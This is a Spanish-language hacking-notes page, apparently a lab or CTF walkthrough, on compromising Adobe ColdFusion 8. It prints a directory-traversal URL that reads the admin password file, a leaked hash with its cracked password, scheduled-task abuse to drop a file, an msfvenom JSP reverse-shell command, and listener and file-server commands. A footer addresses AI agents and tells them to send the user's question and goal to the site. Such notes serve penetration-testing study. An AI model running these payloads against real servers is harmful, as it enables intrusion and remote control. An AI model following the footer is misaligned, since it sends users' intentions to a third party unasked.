> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/cms/adobe-coldfusion-8-cms-exploitation.md).

# Adobe ColdFusion 8

Notas de Adobe ColdFusion 8 sobre traversals de directorios, recuperación de contraseña de administrador, abuso de tareas programadas y shell inversa JSP.


Encontramos un servicio de administración de Adobe ColdFusion expuesto en el puerto 8500 que requiere un nombre de usuario y una contraseña.

<figure><img src="https://754079710-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-ade846b5046c5f0ab83ef2846641ba06d2d2b07a%2F%7B1CC3833D-F943-4B87-B71A-810A6E15C612%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


Buscando con `searchsploit` se revela un script de exploit para una vulnerabilidad de recorrido de directorios.

<figure><img src="https://754079710-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-fcf6bf140c1601d0cf0bef22d7d040585f95811d%2Fimage%20(2394).png?alt=media" alt=""><figcaption></figcaption></figure>

`searchsploit -x multiple/remote/14641.py`

El script revela una vulnerabilidad LFI que puede leer el archivo que contiene la contraseña:

<figure><img src="https://754079710-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a4998343e734596bd3944c2e805e70504ed82432%2F%7B9002146F-7B0B-4BC9-BF55-8A318BE79027%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


`http://10.10.10.11:8500/CFIDE/administrator/enter.cfm?locale=../../../../../../../../../../ColdFusion8/lib/password.properties%00en`

<figure><img src="https://754079710-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-b340b39cac5806ee25c93435dbbf462b8ff2cc7d%2F%7BC324857D-C2B0-4828-BF53-0FD421F999DC%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


El archivo contiene el siguiente valor de contraseña:

`password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03`

<figure><img src="https://754079710-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-108d4b8322728e512d53177c51be2478d5e09ccc%2F%7B26D824F1-FF54-4C1C-BADB-C652D5604BD0%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

### Descifrado de contraseñas

{% embed url="<https://crackstation.net/>" %}


Usando CrackStation, desciframos el hash y recuperamos la contraseña `happyday`. Ahora podemos iniciar sesión correctamente.

<figure><img src="https://754079710-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-55f9558566c4fdc026aac981b9aa47b0d9dd6cba%2F%7B6CF3AD95-1FD7-4BC5-899C-C130B67C7DC5%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

### Creación de una tarea programada maliciosa

<figure><img src="https://754079710-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-3ef18d4dcf4a28486e0eec0c8de2d66d314affc4%2F%7BB28D3324-1AF6-4F19-AFF5-0136AE377EBA%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


En la sección de tareas programadas, crea una nueva tarea que escriba un archivo malicioso en `C:/ColdFusion8/wwwroot/CFIDE`, donde la aplicación tiene permisos de lectura/escritura.

<figure><img src="https://754079710-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-21d3997ddaa0f9ce287192393bcdc5d9c6361324%2F%7B0BAF15D5-5336-43E6-9C82-BD77E829DD05%7D.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


**Creación del archivo JSP:** Como el servidor puede ejecutar archivos JSP, genera una shell inversa JSP con `msfvenom`:

<figure><img src="https://754079710-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-ee526fbf8a3e068a09bffd014648333f35fb3cda%2Fimage%20(2395).png?alt=media" alt="" width="375"><figcaption></figcaption></figure>

<figure><img src="https://754079710-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5754cc3d05efcf9010dc9129abc0685c16cf6d1b%2Fimage%20(2396).png?alt=media" alt=""><figcaption></figcaption></figure>

```bash
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.10 LPORT=443 -f raw > shell.jsp
```


**Añadiendo una nueva tarea:** Configura la tarea programada para ejecutar el archivo malicioso.

<figure><img src="https://754079710-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-8f03fd260ee4212c77f66e7229c19c47a99ac8e7%2F%7B0DBCE25D-C0E3-4281-8ED7-B7073989C3C1%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://754079710-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-66d7f2409907b47c85fc31c2287491f4afcad118%2Fimage%20(2399).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

**Servidor HTTP para transferencia de archivos:** Inicia un servidor HTTP en la máquina atacante para transferir el archivo JSP:

```bash
python3 -m http.server 80
```

<figure><img src="https://754079710-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a72015d2fca4b9c534f8e556664c1224fc78e168%2F%7B725CDDFC-ED0B-43B4-B444-789DEE05DE54%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**Configuración del listener y ejecución de la shell:** Inicia un listener en el puerto 443 para recibir la shell inversa y luego activa la tarea programada desde `/CFIDE/`:

```bash
rlwrap nc -nvlp 443
```

<figure><img src="https://754079710-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-6e7f26ce06326ecc16a75b8cdc37f9a6097a512b%2Fimage%20(2400).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

<figure><img src="https://754079710-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-2b5fe984867ed35f62b86c04d056475a9a131b10%2Fimage%20(2401).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/es/cms/adobe-coldfusion-8-cms-exploitation.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.